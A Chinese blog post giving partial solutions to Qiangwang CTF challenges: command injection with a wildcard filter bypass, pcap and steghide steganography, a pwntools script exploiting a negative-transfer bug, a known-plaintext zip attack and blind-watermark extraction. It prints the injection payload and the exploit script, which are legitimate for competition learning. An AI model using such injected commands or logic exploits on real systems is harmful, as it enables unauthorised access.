

强网先锋杯部分WP

原创

浪_zi 于 2020-08-30 22:36:09 发布 144 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/yao_xin_de_yuan/article/details/108189252

版权



[CTF 专栏收录该内容](#)

15 篇文章 0 订阅

订阅专栏

misc-签到

给了flag,直接提交

强网先锋-主动

命令注入

过滤了flag, 可以用linux通配符代替, ?代表任意一个字符。 `cat fla?.php` 读出来后可以在右键查看源代码中看到flag.

还可以用

`base64`、`tac`、`sort` 等等

payload:

```
ip=127.0.0.1;base64%20fla?.php;
```

强网先锋-upload

流量包分析

用wireshark打开流量包,按长度排序可以看到上传了一张图片, 将图片保存带本地。

也可以放到kali里面使用以下命令分析图片。

```
foremost data.pcapng
```

继续追踪http流, 看到了这句话:

```
<html>
<meta charset="utf-8">
<body>
  <form action="steghide.php" method="post"
    enctype="multipart/form-data">
    <label for="file">.....:</label>
    <input type="file" name="file" id="file" />
    <input type="submit" name="submit" value="....." />
    <!--i use steghide with a good password-->
  </form>
</body>
</html>
```

steghide隐写

在命令行使用以下命令:

```
steghide extract -sf test.jpg -p 123456
```

这个密码真是运气好, 试了好几个密码good,password,steghide等等都不对, 最后试了试steghide的readme.md里面的默认密码是123456。

爆破也可以得出来密码。

强网先锋-bank

transact 转账发现 `test 1` 账户转出了一块钱, 那转 `test -1000` 不就够了么。下面附上脚本

```
import string
import hashlib
import re
from pwn import *

strs = string.ascii_letters + string.digits
r = remote('39.101.134.52',8005)
s0 = r.recvuntil('\n')
s1 = re.findall("XXX\+(.*?)\)",s0)[0]
s2 = re.findall("== (.*)",s0)[0]

for i in strs:
    for j in strs:
        for k in strs:
            x = hashlib.sha256()
            x.update((i+j+k+s1).encode())
            if x.hexdigest()==s2:
                res = i+j+k
                break
r.recvuntil('XXX:')
r.send(res)

r.recvuntil('teamtoken:')
r.send('icqe7248f5fec8e016f74cfaa6448fb2')
r.recvuntil('give me your name:')
r.send('KLY')

r.recvuntil('> ')
r.send('transact')
r.recvuntil('> ')
r.send('test -1000')
r.recvuntil('> ')
r.send('get flag')
```

问卷调查

略略略

level7

zip文本攻击

解压出来发现1.png和level7.zip中的1.png的CRC一样




| 名称 | 大小 | 压缩后大小 | 类型 | 修改时间 | CRC32 |
|------------|---------|---------|------------------|----------------|----------|
| .. | | | 文件夹 | | |
| level6.zip | 438 | 253 | WinRAR ZIP 压缩... | 2020/8/8 17:37 | B8404174 |
| level7.zip | 149,148 | 149,113 | WinRAR ZIP 压缩... | 2020/8/8 20:37 | 98578762 |
| 1.png | 838 | 165 | PNG 文件 | 2020/8/8 19:51 | 87AB3CA1 |
| level5.png | 1,079 | 1,079 | PNG 文件 | 2020/8/8 20:40 | 87DE7DBD |



| 名称 | 大小 | 压缩后大小 | 类型 | 修改时间 | CRC32 |
|---------|---------|---------|--------|----------------|----------|
| .. | | | 文件夹 | | |
| 1.png * | 838 | 156 | PNG 文件 | 2020/8/8 19:51 | 87AB3CA1 |
| 4.png * | 2,455 | 189 | PNG 文件 | 2020/8/6 23:47 | CBD5EE86 |
| 5.png * | 185,896 | 148,367 | PNG 文件 | 2020/8/6 23:47 | 82352708 |

将1.png压缩为1.zip。用AZPR的 [文本攻击](#) 模块破解压缩包。将破解的压缩包保存，解压就得到了level7.zip中的4.png和5.png。



盲水印

观察4.png和5.png大小不同但是图片一样，猜测为盲水印。可以用BlindWaterMark-master工具破解。

破解盲水印的py脚本有好几种，用 [blind-watermark-master](#) 的py2版本发现破解不出来，都试了一下，发现使用bwmforpy3.py可以破解得到



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)